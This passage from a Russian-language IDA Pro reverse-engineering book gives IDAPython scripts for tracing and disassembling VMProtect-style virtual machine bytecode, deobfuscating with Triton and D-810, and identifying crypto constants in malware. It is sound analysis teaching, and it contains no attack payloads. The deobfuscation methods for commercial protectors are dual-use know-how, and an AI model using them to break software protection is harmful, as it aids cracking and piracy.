    def analyze_all(self, xor_key=0):
        """
        Полный анализ: чтение таблицы + классификация handlers.
        """
        self.read_handler_table(xor_key)

        print("\n[*] Классификация handlers:")
        print("-" * 60)

        classification = {}
        for opcode, addr in sorted(self.handlers.items()):
            category = self.classify_handler(addr)
            classification[opcode] = category

            # Добавляем комментарий
            idc.set_cmt(addr, "VM Handler 0x%02X: %s" % (opcode, category), 0)

            print("  Opcode 0x%02X → 0x%X : %s" % (opcode, addr, category))

        # Статистика
        from collections import Counter
        stats = Counter(classification.values())
        print("\n[*] Статистика:")
        for cat, count in stats.most_common():
            print("  %-30s : %d" % (cat, count))

        return classification


# Использование:
# tracer = VMHandlerTracer(
#     dispatcher_ea=0x140005B00,
#     handler_table_ea=0x140080000,
#     num_handlers=256
# )
# tracer.analyze_all(xor_key=0)
```

23.8.3. Дизассемблер VM-байткода

```
import idaapi
import idc
import struct

class VMDisassembler:
    """
    Простой дизассемблер для стековой VM (VMProtect-like).
    Требует предварительной реконструкции opcode → handler mapping.
    """

    # Маппинг opcodes → (имя, формат операндов, размер инструкции)
    # Этот маппинг нужно заполнить после анализа handler table
    OPCODES = {
        0x01: ("VPUSH_IMM32",  "imm32",  5),   # 1 + 4 bytes
        0x02: ("VPUSH_IMM64",  "imm64",  9),   # 1 + 8 bytes
        0x03: ("VPUSH_REG",    "reg8",   2),   # 1 + 1 byte (reg index)
        0x04: ("VPOP_REG",     "reg8",   2),   # 1 + 1 byte
        0x05: ("VADD_32",      "none",   1),   # no operands
        0x06: ("VADD_64",      "none",   1),
        0x07: ("VSUB_32",      "none",   1),
        0x08: ("VSUB_64",      "none",   1),
        0x09: ("VXOR",         "none",   1),
        0x0A: ("VAND",         "none",   1),
        0x0B: ("VOR",          "none",   1),
        0x0C: ("VNOT",         "none",   1),
        0x0D: ("VLOAD_32",     "none",   1),   # addr на стеке
        0x0E: ("VLOAD_64",     "none",   1),
        0x0F: ("VSTORE_32",    "none",   1),
        0x10: ("VSTORE_64",    "none",   1),
        0x11: ("VJMP",         "rel32",  5),
        0x12: ("VJZ",          "rel32",  5),
        0x13: ("VJNZ",         "rel32",  5),
        0x14: ("VCALL_X86",    "imm64",  9),   # вызов нативной функции
        0x15: ("VRET",         "none",   1),   # выход из VM
        0x16: ("VNOP",         "none",   1),
        0x17: ("VSHL",         "none",   1),
        0x18: ("VSHR",         "none",   1),
    }

    def __init__(self, bytecode_ea, rolling_key=0, size=0x1000):
        self.bytecode_ea = bytecode_ea
        self.rolling_key = rolling_key & 0xFF
        self.size = size

    def decode_byte(self, ea):
        """Декодирует один байт байткода с rolling key."""
        raw = idaapi.get_byte(ea)
        decoded = (raw ^ self.rolling_key) & 0xFF
        self.rolling_key = (self.rolling_key ^ decoded) & 0xFF
        return decoded

    def disassemble(self, count=100):
        """
        Дизассемблирует VM-байткод.
        """
        ea = self.bytecode_ea
        end_ea = ea + self.size
        output = []

        print("[*] VM Bytecode disassembly @ 0x%X" % ea)
        print("=" * 70)

        for _ in range(count):
            if ea >= end_ea:
                break

            insn_ea = ea

            # Сохраняем состояние ключа
            saved_key = self.rolling_key

            # Fetch and decode opcode
            opcode = self.decode_byte(ea)
            ea += 1
```

```
            if opcode not in self.OPCODES:
                line = "0x%06X:  [%02X] ???  (unknown opcode)" % (insn_ea, opcode)
                print(line)
                output.append(line)
                continue

            name, fmt, total_size = self.OPCODES[opcode]
            operand_str = ""

            # Decode operands
            if fmt == "imm32":
                raw_bytes = bytes([self.decode_byte(ea + i) for i in range(4)])
                imm = struct.unpack("<I", raw_bytes)[0]
                operand_str = "0x%08X" % imm
                ea += 4

            elif fmt == "imm64":
                raw_bytes = bytes([self.decode_byte(ea + i) for i in range(8)])
                imm = struct.unpack("<Q", raw_bytes)[0]
                operand_str = "0x%016X" % imm
                ea += 8

            elif fmt == "reg8":
                reg_idx = self.decode_byte(ea)
                operand_str = "vr%d" % reg_idx
                ea += 1

            elif fmt == "rel32":
                raw_bytes = bytes([self.decode_byte(ea + i) for i in range(4)])
                rel = struct.unpack("<i", raw_bytes)[0]  # signed
                target = ea + 4 + rel
                operand_str = "0x%06X (rel: %+d)" % (target, rel)
                ea += 4

            # Форматирование
            hex_bytes = " ".join("%02X" % idaapi.get_byte(insn_ea + i)
                                 for i in range(total_size))
            line = "0x%06X:  %-20s %-14s %s" % (insn_ea, hex_bytes, name, operand_str)
            print(line)
            output.append(line)

            # Добавляем комментарий в IDA
            idc.set_cmt(insn_ea, "%s %s" % (name, operand_str), 0)

            if name == "VRET":
                print("[*] VM EXIT reached")
                break

        print("=" * 70)
        return output

# Использование:
# disasm = VMDisassembler(bytecode_ea=0x140090000, rolling_key=0x5A)
# disasm.disassemble(count=200)
```

Пример вывода дизассемблера:

```
[*] VM Bytecode disassembly @ 0x140090000
======================================================================
0x140090000:  3A                  VPUSH_REG      vr2
0x140090002:  7B 12 34 56 78      VPUSH_IMM32    0x78563412
0x140090007:  09                  VXOR
0x140090008:  04                  VPOP_REG       vr5
0x14009000A:  3A                  VPUSH_REG      vr5
0x14009000C:  7B 00 00 00 00      VPUSH_IMM32    0x00000000
0x140090011:  0C                  VNOT
0x140090012:  12 0F 00 00 00      VJZ            0x140090026 (rel: +15)
0x140090017:  3A                  VPUSH_REG      vr5
0x140090019:  14 A0 11 00 40 01 ..  VCALL_X86    0x00000001400011A0
0x140090022:  04                  VPOP_REG       vr0
0x140090024:  15                  VRET
[*] VM EXIT reached
======================================================================
```

23.8.4. Комплексный скрипт анализа VMProtect

```
import idaapi
import idautils
import idc
from collections import defaultdict

class VMProtectAnalyzer:
    """
    Комплексный анализатор VMProtect-защищённых бинарников.
    Объединяет: поиск VM entry, handler analysis, bytecode disassembly.
    """

    def __init__(self):
        self.vm_entries = []
        self.handler_tables = {}
        self.vm_exits = []

    def find_all_vm_entries(self):
        """Ищет все VM entry points в бинарнике."""
        self.vm_entries = find_vm_entries()  # функция из 23.8.1
        return self.vm_entries

    def extract_rolling_key(self, dispatcher_ea):
        """
        Извлекает начальный rolling key из кода диспетчера.
        Ищет паттерн: xor al, <reg> где <reg> инициализирован константой.
        """
        ea = dispatcher_ea
        for _ in range(20):
            mnem = idc.print_insn_mnem(ea)
            if mnem == "xor":
                op0 = idc.print_operand(ea, 0)
                op1 = idc.print_operand(ea, 1)
                if op0 == "al" and op1 in ("bl", "cl", "dl"):
                    # Ищем инициализацию этого регистра выше
                    key_reg = op1[0]  # 'b', 'c', 'd'
                    search_ea = dispatcher_ea
                    for _ in range(50):
                        search_ea = idc.prev_head(search_ea)
                        if search_ea == idc.BADADDR:
                            break
                        sm = idc.print_insn_mnem(search_ea)
                        so = idc.print_operand(search_ea, 0)
                        if sm == "mov" and so.startswith(key_reg):
                            key = idc.get_operand_value(search_ea, 1)
                            print("[+] Rolling key: 0x%02X (from 0x%X)" %
                                  (key & 0xFF, search_ea))
                            return key & 0xFF
            ea = idc.next_head(ea)

        print("[!] Rolling key не найден, используем 0")
        return 0

    def generate_report(self):
        """Генерирует отчёт по анализу."""
        print("\n" + "=" * 70)
        print("  VMProtect Analysis Report")
        print("=" * 70)
        print("  VM Entry Points:    %d" % len(self.vm_entries))
        print("  Handler Tables:     %d" % len(self.handler_tables))


        for entry in self.vm_entries:
            print("\n  --- VM Entry @ 0x%X ---" % entry)
            func = idaapi.get_func(entry)
            if func:
                print("    Function size: 0x%X bytes" % (func.end_ea - func.start_ea))
                fc = idaapi.FlowChart(func)
                print("    Basic blocks:  %d" % sum(1 for _ in fc))

        print("\n" + "=" * 70)

# Использование:
# analyzer = VMProtectAnalyzer()
# analyzer.find_all_vm_entries()
# analyzer.generate_report()
```

23.9. Практические рекомендации по деобфускации

23.9.1. Стратегия анализа обфусцированного кода



23.9.2. Инструментарий

Инструмент	Назначение	Интеграция с IDA
Triton	Символьное исполнение, taint analysis	IDAPython plugin
Miasm	IR-анализ, символьное исполнение	IDAPython
angr	Символьное исполнение, CFG recovery	Отдельный, экспорт из IDA
SSPAM	Упрощение MBA-выражений	Standalone
D-810	IDA plugin для деобфускации	Нативный IDA plugin
GenericUnpacker	IDAPython unpacker framework	IDAPython
x64dbg + Scylla	Динамический dump + IAT fix	Отдельный
Qiling	Эмуляция для анализа протекторов	IDAPython (QilingIDA)

23.9.3. Plugin D-810 для IDA

D-810 — специализированный IDA-плагин для автоматической деобфускации, поддерживающий:

- Удаление opaque predicates
- MBA-упрощение
- Instruction unsubstitution
- Dead code elimination

Пример использования D-810 через IDAPython API:

```
# D-810 предоставляет API для программного управления
# После установки плагина:
import d810

# Инициализация
d810_mgr = d810.D810Manager()

# Добавление правил деобфускации
d810_mgr.add_rule(d810.rules.OpaquePredicateRemoval())
d810_mgr.add_rule(d810.rules.MBASimplification())
d810_mgr.add_rule(d810.rules.DeadCodeElimination())

# Применение к функции
func_ea = idc.here()
result = d810_mgr.optimize_function(func_ea)
print("[D-810] Оптимизировано: %d правил применено" % result.rules_applied)

# Применение ко всем функциям
for func_ea in idautils.Functions():
    d810_mgr.optimize_function(func_ea)
```

23.9.4. Использование Triton для деобфускации

```
from triton import *
import idaapi
import idc

def trace_and_simplify(start_ea, end_ea):
    """
    Символьная трассировка участка кода с упрощением.
    Помогает «свернуть» MBA и instruction substitution.
    """
    ctx = TritonContext(ARCH.X86_64)
    ctx.setMode(MODE.ALIGNED_MEMORY, True)
    ctx.setMode(MODE.CONSTANT_FOLDING, True)
    ctx.setMode(MODE.AST_OPTIMIZATIONS, True)

    # Символизируем входные регистры
    ctx.symbolizeRegister(ctx.registers.rax, "rax_in")
    ctx.symbolizeRegister(ctx.registers.rcx, "rcx_in")
    ctx.symbolizeRegister(ctx.registers.rdx, "rdx_in")

    # Считываем и обрабатываем инструкции
    ea = start_ea
    while ea < end_ea and ea != idc.BADADDR:
        insn_bytes = idc.get_bytes(ea, idc.get_item_size(ea))
        if insn_bytes is None:
            break

        insn = Instruction(ea, insn_bytes)
        ctx.processing(insn)

        ea = idc.next_head(ea)

    # Получаем символьные выражения результатов
    print("\n[*] Символьные выражения после трассировки:")
    for reg_name in ("rax", "rcx", "rdx", "rsi", "rdi"):
        reg = getattr(ctx.registers, reg_name)
        expr = ctx.getSymbolicRegister(reg)
        if expr is not None:
            simplified = ctx.simplify(expr.getAst(), solver=True)
            print("  %s = %s" % (reg_name, simplified))

    return ctx

# Использование:
# trace_and_simplify(0x140001000, 0x140001100)
```

23.10. Итоги

В этой главе мы рассмотрели основные техники обфускации и защиты кода, с которыми сталкивается реверс-инженер при работе с IDA Pro:

Обфускация потока управления: - Control Flow Flattening преобразует структурированный код в плоский автомат с диспетчером. Деобфускация требует восстановления прямых связей между блоками. - Opaque predicates вставляют ложные ветвления, распознаваемые по характерным математическим тождествам.

Обфускация данных и инструкций: - Dead code insertion увеличивает объём кода без изменения поведения. Push/pop пары и неиспользуемые вычисления — типичные индикаторы. - Instruction substitution заменяет простые операции на эквивалентные сложные последовательности. - MBA-обфускация смешивает булеву и арифметическую логику, требуя символьного упрощения для анализа.

Коммерческие протекторы: - Themida, VMProtect и Enigma используют комбинации всех перечисленных техник плюс виртуализацию кода. - Виртуализация — наиболее стойкая форма защиты, требующая полной реконструкции архитектуры VM, набора инструкций и дизассемблирования байткода.

Инструментарий: - IDAPython позволяет автоматизировать обнаружение и удаление обфускации. - Символьное исполнение (Triton, angr) — ключевой подход для MBA-деобфускации. - Специализированные плагины (D-810) объединяют множество техник деобфускации в единый workflow.

В следующей главе мы перейдём к практическому анализу упаковщиков и техникам распаковки, включая написание универсального IDAPython-распаковщика.

Глава 24. Анализ шифрования и коммуникаций малвари

Современное вредоносное ПО активно использует криптографию для защиты своих коммуникаций, конфигурационных данных и полезной нагрузки. Аналитику необходимо уметь распознавать криптоалгоритмы в дизассемблированном коде, восстанавливать кастомные схемы шифрования и анализировать протоколы взаимодействия с командными серверами (C2). В этой главе мы рассмотрим практические методы работы с криптографией в IDA Pro — от автоматической идентификации стандартных алгоритмов до ручного анализа нетривиальных протоколов.

24.1. Распознавание криптоалгоритмов

24.1.1. Почему криптография — ключ к анализу малвари

Авторы вредоносного ПО применяют шифрование на нескольких уровнях:

Уровень	Назначение	Типичные алгоритмы
Обфускация строк	Скрытие IoC от статических сканеров	XOR, Base64, RC4
Защита конфигурации	Шифрование адресов C2, ключей, параметров	AES-CBC, ChaCha20, кастомные
Коммуникации с C2	Защита трафика от перехвата	RSA+AES, TLS, кастомные
Целостность	Верификация модулей и команд	HMAC-SHA256, CRC32
Шифрование полезной нагрузки	Защита дополнительных модулей	AES-CTR, Salsa20, RC4

Идентификация алгоритма — первый шаг. Стандартные криптоалгоритмы содержат характерные константы, по которым их можно обнаружить автоматически.

24.1.2. Плагин FindCrypt

FindCrypt — один из наиболее полезных плагинов для IDA Pro, ищущий в бинарном файле криптографические константы. Он поддерживает обнаружение AES S-box, SHA-256 initial values, CRC32 tables, Blowfish P-array и других структур.

Установка FindCrypt (IDA 9.x):

```
# Клонирование репозитория
git clone https://github.com/polymorf/findcrypt-yara.git

# Копирование плагина в директорию IDA
cp findcrypt-yara/findcrypt3.py    $IDADIR/plugins/
cp findcrypt-yara/findcrypt3.rules $IDADIR/plugins/

# Альтернатива: FindCrypt2 (C++ версия)
# Скопировать findcrypt2.dll / findcrypt2.so в $IDADIR/plugins/
```

Запуск и интерпретация результатов:

После загрузки бинарника: `Edit → Plugins → FindCrypt` (или `Ctrl+Alt+F` для некоторых версий).

Типичный вывод:

```
FindCrypt v3 — Scanning for crypto constants...

[+] Found AES S-box (Te0)          at 0x004182A0  (256 bytes)
[+] Found AES Inverse S-box (Td0)  at 0x004186A0  (256 bytes)
[+] Found AES Rcon                 at 0x00418AA0  (11 bytes)
[+] Found SHA-256 initial values   at 0x00418AC0  (32 bytes)
[+] Found SHA-256 K constants      at 0x00418AE0  (256 bytes)
[+] Found CRC32 table              at 0x00418BE0  (1024 bytes)
[+] Found Base64 alphabet          at 0x00419BE0  (64 bytes)

Scan completed: 7 matches found.
```

Каждый результат автоматически комментируется в базе данных IDA. Теперь нужно найти перекрёстные ссылки на эти константы:

```
; Нажмём X на метке AES_SBOX (0x004182A0)
; Xrefs to AES_SBOX:
;   sub_401200+3A   mov  rsi, offset AES_SBOX    ; AES_SubBytes
;   sub_401380+12   mov  rdi, offset AES_SBOX    ; AES_encrypt_block
;   sub_4015A0+8E   lea  rcx, AES_SBOX           ; key_expansion
```

Это позволяет быстро локализовать все функции, связанные с AES-шифрованием.

24.1.3. Signsrch: расширенный поиск сигнатур

Signsrch — инструмент Луиджи Аурieммы, который ищет не только криптоконстанты, но и сигнатуры компрессоров, хеш-функций и других алгоритмов. Его база содержит более 3000 сигнатур.

Использование Signsrch как плагина IDA:

```python
# signsrch_ida.py — запуск Signsrch из IDA
import idaapi
import idautils
import idc
import subprocess
import os

def run_signsrch():
    input_file = idaapi.get_input_file_path()
    signsrch_path = os.path.join(os.environ.get("TOOLS", ""), "signsrch.exe")

    result = subprocess.run(
        [signsrch_path, "-b", input_file],
        capture_output=True, text=True
    )

    for line in result.stdout.splitlines():
        # Формат: offset  description
        parts = line.strip().split(None, 1)
        if len(parts) == 2 and parts[0].startswith("0x"):
            offset = int(parts[0], 16)
            description = parts[1]
            # Установить комментарий в IDA
            ea = idaapi.get_fileregion_ea(offset)
            if ea != idaapi.BADADDR:
                idc.set_cmt(ea, f"[Signsrch] {description}", 0)
                print(f"  0x{ea:08X}: {description}")

run_signsrch()
```

Типичный вывод Signsrch для малвари:

```
offset           description
------           -----------
0x00004280       CRC-32 table (standard polynomial 0xEDB88320)
0x000082A0       AES forward S-box (Rijndael)
0x000086A0       AES inverse S-box (Rijndael)
0x00008AC0       SHA-256 initial hash values H0..H7
0x00008AE0       SHA-256 round constants K[0..63]
0x0000C100       zlib deflate length codes
0x0000D200       RC4-like permutation (KSA pattern)
```

24.1.4. Ручная идентификация по константам

Когда автоматические средства не срабатывают (например, если константы зашифрованы или генерируются в рантайме), используется ручная идентификация. Знание характерных констант — обязательный навык аналитика.

AES (Rijndael) — S-box:

S-box AES — это массив из 256 байт. Первые 16 байт:

```
63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76
```

В дизассемблере это выглядит так:

```
.rdata:004182A0  AES_SBOX  db 63h, 7Ch, 77h, 7Bh, 0F2h, 6Bh, 6Fh, 0C5h
.rdata:004182A8            db 30h, 01h, 67h, 2Bh, 0FEh, 0D7h, 0ABh, 76h
.rdata:004182B0            db 0CAh, 82h, 0C9h, 7Dh, 0FAh, 59h, 47h, 0F0h
; ... ещё 240 байт
```

IDAPython-скрипт для поиска AES S-box:

```
import idautils
import idc
import idaapi

AES_SBOX_HEAD = bytes([
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5,
    0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76
])

def find_aes_sbox():
    """Поиск AES S-box в бинарном файле."""
    results = []
    ea = 0
    while True:
        ea = ida_bytes.bin_search(
            ea, idaapi.BADADDR,
            AES_SBOX_HEAD, None,
            ida_bytes.BIN_SEARCH_FORWARD,
            ida_bytes.BIN_SEARCH_CASE
        )
        if ea == idaapi.BADADDR:
            break

        # Проверяем, что это полный S-box (256 байт, все значения 0x00-0xFF уникальны)
        sbox = ida_bytes.get_bytes(ea, 256)
        if sbox and len(set(sbox)) == 256:
            print(f"[+] AES S-box found at 0x{ea:08X}")
            idc.set_name(ea, "AES_SBOX", idc.SN_NOCHECK)
            idc.set_cmt(ea, "AES Forward S-box (Rijndael)", 0)
            results.append(ea)
        ea += 1

    if not results:
        print("[-] AES S-box not found")
    return results

find_aes_sbox()
```

SHA-256 — начальные хеш-значения (H0..H7):

SHA-256 инициализирует 8 рабочих переменных фиксированными значениями — первыми 32 битами дробных частей квадратных корней первых 8 простых чисел:

```
H0 = 0x6A09E667    H4 = 0x510E527F
H1 = 0xBB67AE85    H5 = 0x9B05688C
H2 = 0x3C6EF372    H6 = 0x1F83D9AB
H3 = 0xA54FF53A    H7 = 0x5BE0CD19
```

В дизассемблере (little-endian):

```
.rdata:00418AC0  dd 6A09E667h        ; H0
.rdata:00418AC4  dd 0BB67AE85h       ; H1
.rdata:00418AC8  dd 3C6EF372h        ; H2
.rdata:00418ACC  dd 0A54FF53Ah       ; H3
.rdata:00418AD0  dd 510E527Fh        ; H4
.rdata:00418AD4  dd 9B05688Ch        ; H5
.rdata:00418AD8  dd 1F83D9ABh        ; H6
.rdata:00418ADC  dd 5BE0CD19h        ; H7
```

Раундовые константы K — это 64 значения DWORD. Первые восемь:

```
428A2F98  71374491  B5C0FBCF  E9B5DBA5
3956C25B  59F111F1  923F82A4  AB1C5ED5
```

RC4 — паттерн Key Scheduling Algorithm (KSA):
RC4 идентифицируется не по константам, а по характерному паттерну в коде. KSA инициализирует массив S[256] значениями 0..255 и затем перемешивает его с ключом:

```
; RC4 KSA — инициализация S-box
.text:00401200  mov     [rbp+var_100], 0     ; i = 0
.text:00401207
.text:00401207  init_loop:
.text:00401207  mov     eax, [rbp+var_100]
.text:0040120D  mov     [rbp+rax+S], al      ; S[i] = i
.text:00401214  inc     dword ptr [rbp+var_100]
.text:0040121A  cmp     dword ptr [rbp+var_100], 100h
.text:00401224  jl      short init_loop
.text:00401226
.text:00401226  ; KSA — перемешивание
.text:00401226  xor     ecx, ecx             ; j = 0
.text:00401228  xor     edx, edx             ; i = 0
.text:0040122A
.text:0040122A  ksa_loop:
.text:0040122A  movzx   eax, [rbp+rdx+S]     ; S[i]
.text:00401232  add     ecx, eax             ; j += S[i]
.text:00401234  movzx   r8d, [rbp+key_idx]
.text:0040123B  movzx   r8d, [rbp+r8+key]    ; key[i % key_len]
.text:00401243  add     ecx, r8d             ; j += key[i % key_len]
.text:00401246  and     ecx, 0FFh            ; j &= 0xFF
.text:0040124C  ; swap S[i], S[j]
.text:0040124C  movzx   r9d, [rbp+rcx+S]     ; tmp = S[j]
.text:00401254  mov     [rbp+rcx+S], al      ; S[j] = S[i]
.text:0040125B  mov     [rbp+rdx+S], r9b     ; S[i] = tmp
.text:00401263  inc     edx
.text:00401265  cmp     edx, 100h
.text:0040126B  jl      short ksa_loop
```

Характерные признаки RC4 KSA: - Цикл инициализации на 256 итераций (`cmp ..., 100h`) - Запись `S[i] = i` (возрастающая последовательность) - Второй цикл на 256 итераций с обменом (`swap`) - Операция `AND 0xFF` или `MOVZX` для ограничения индекса

CRC32 — таблица:
Таблица CRC32 содержит 256 значений DWORD. Стандартный полином — `0xEDB88320` (reversed). Первые элементы таблицы:

```
00000000  77073096  EE0E612C  990951BA
076DC419  706AF48F  E963A535  9E6495A3
```

IDAPython-скрипт для поиска CRC32:

```
CRC32_TABLE_HEAD = bytes.fromhex(
    "00000000"   # entry[0]
    "96300777"   # entry[1] (little-endian: 77073096 → 96 30 07 77)
    "2C610EEE"   # entry[2]
    "BA510999"   # entry[3]
)
# Внимание: в little-endian каждый DWORD разворачивается побайтово

import struct

def generate_crc32_table():
    """Генерация стандартной CRC32 таблицы для поиска."""
    table = []
    for i in range(256):
        crc = i
        for _ in range(8):
            if crc & 1:
                crc = (crc >> 1) ^ 0xEDB88320
            else:
                crc >>= 1
        table.append(crc)
    return b''.join(struct.pack('<I', v) for v in table)

def find_crc32_table():
    """Поиск CRC32 таблицы по первым 16 байтам."""
    expected = generate_crc32_table()
    needle = expected[:16]  # первые 4 элемента
    ea = 0
    while True:
        ea = ida_bytes.bin_search(
            ea, idaapi.BADADDR, needle, None,
            ida_bytes.BIN_SEARCH_FORWARD,
            ida_bytes.BIN_SEARCH_CASE
        )
        if ea == idaapi.BADADDR:
            break
        # Проверяем полное совпадение (1024 байта = 256 × 4)
        found = ida_bytes.get_bytes(ea, 1024)
        if found == expected:
            print(f"[+] CRC32 table at 0x{ea:08X}")
            idc.set_name(ea, "CRC32_TABLE", idc.SN_NOCHECK)
        ea += 1

find_crc32_table()
```

24.1.5. Комплексный скрипт идентификации криптоалгоритмов

Объединим все эвристики в один инструмент:

```
"""
crypto_identifier.py — IDAPython-скрипт для комплексной идентификации
криптографических алгоритмов в бинарном файле.
"""
import idaapi
import ida_bytes
import idc
import struct

class CryptoIdentifier:
    def __init__(self):
        self.findings = []

    def search_pattern(self, name, pattern, min_ea=0):
        """Поиск бинарного паттерна в файле."""
        ea = min_ea
        while True:
            ea = ida_bytes.bin_search(
                ea, idaapi.BADADDR, pattern, None,
                ida_bytes.BIN_SEARCH_FORWARD,
                ida_bytes.BIN_SEARCH_CASE
            )
            if ea == idaapi.BADADDR:
                break
            self.findings.append((ea, name))
            print(f"  [+] {name} at 0x{ea:08X}")
            ea += len(pattern)

    def check_aes(self):
        print("[*] Checking AES...")
        sbox = bytes([
            0x63,0x7C,0x77,0x7B,0xF2,0x6B,0x6F,0xC5,
            0x30,0x01,0x67,0x2B,0xFE,0xD7,0xAB,0x76
        ])
        self.search_pattern("AES S-box", sbox)

        rcon = bytes([0x01,0x02,0x04,0x08,0x10,0x20,0x40,0x80,0x1B,0x36])
        self.search_pattern("AES Rcon", rcon)

    def check_sha256(self):
        print("[*] Checking SHA-256...")
        h_values = struct.pack('<8I',
            0x6A09E667, 0xBB67AE85, 0x3C6EF372, 0xA54FF53A,
            0x510E527F, 0x9B05688C, 0x1F83D9AB, 0x5BE0CD19
        )
        self.search_pattern("SHA-256 H values", h_values)

        k_head = struct.pack('<4I',
            0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5
        )
        self.search_pattern("SHA-256 K constants", k_head)

    def check_md5(self):
        print("[*] Checking MD5...")
        md5_init = struct.pack('<4I',
            0x67452301, 0xEFCDAB89, 0x98BADCFE, 0x10325476
        )
        self.search_pattern("MD5 init values", md5_init)

        md5_t = struct.pack('<4I',
            0xD76AA478, 0xE8C7B756, 0x242070DB, 0xC1BDCEEE
        )
        self.search_pattern("MD5 T constants", md5_t)

    def check_sha1(self):
        print("[*] Checking SHA-1...")
        sha1_init = struct.pack('<5I',
            0x67452301, 0xEFCDAB89, 0x98BADCFE, 0x10325476, 0xC3D2E1F0
        )
        self.search_pattern("SHA-1 init values", sha1_init)

    def check_crc32(self):
        print("[*] Checking CRC32...")
        table = []
        for i in range(4):  # проверяем первые 4 элемента
            crc = i
            for _ in range(8):
```

```
                crc = (crc >> 1) ^ 0xEDB88320 if crc & 1 else crc >> 1
            table.append(crc)
        pattern = struct.pack('<4I', *table)
        self.search_pattern("CRC32 table", pattern)

    def check_blowfish(self):
        print("[*] Checking Blowfish...")
        # P-array первые 4 значения
        p_array = struct.pack('<4I',
            0x243F6A88, 0x85A308D3, 0x13198A2E, 0x03707344
        )
        self.search_pattern("Blowfish P-array", p_array)

    def check_chacha20(self):
        print("[*] Checking ChaCha20/Salsa20...")
        # "expand 32-byte k"
        sigma = b"expand 32-byte k"
        self.search_pattern("ChaCha20/Salsa20 sigma", sigma)
        # "expand 16-byte k"
        tau = b"expand 16-byte k"
        self.search_pattern("ChaCha20/Salsa20 tau", tau)

    def check_base64(self):
        print("[*] Checking Base64...")
        std = b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
        self.search_pattern("Base64 standard alphabet", std)

        url_safe = b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
        self.search_pattern("Base64 URL-safe alphabet", url_safe)

    def run(self):
        print("=" * 60)
        print("  Crypto Identifier — scanning binary...")
        print("=" * 60)

        self.check_aes()
        self.check_sha256()
        self.check_sha1()
        self.check_md5()
        self.check_crc32()
        self.check_blowfish()
        self.check_chacha20()
        self.check_base64()

        print(f"\n{'=' * 60}")
        print(f"  Scan complete: {len(self.findings)} crypto signatures found")
        print(f"{'=' * 60}")

        # Расставить метки
        for ea, name in self.findings:
            safe_name = name.replace(" ", "_").replace("-", "_")
            idc.set_name(ea, f"CRYPTO_{safe_name}", idc.SN_NOCHECK)
            idc.set_cmt(ea, f"[CryptoID] {name}", 0)

        return self.findings

# Запуск
ci = CryptoIdentifier()
ci.run()
```

24.2. Кастомные алгоритмы шифрования

24.2.1. Типичные кастомные схемы

Авторы малвари часто модифицируют стандартные алгоритмы или создают собственные для затруднения анализа. Наиболее распространённые подходы:

1. **Модифицированный XOR** — многобайтовый ключ, rolling XOR, XOR с позиционным сдвигом
2. **Комбинированные схемы** — Base64 + XOR, XOR + ADD + ROT
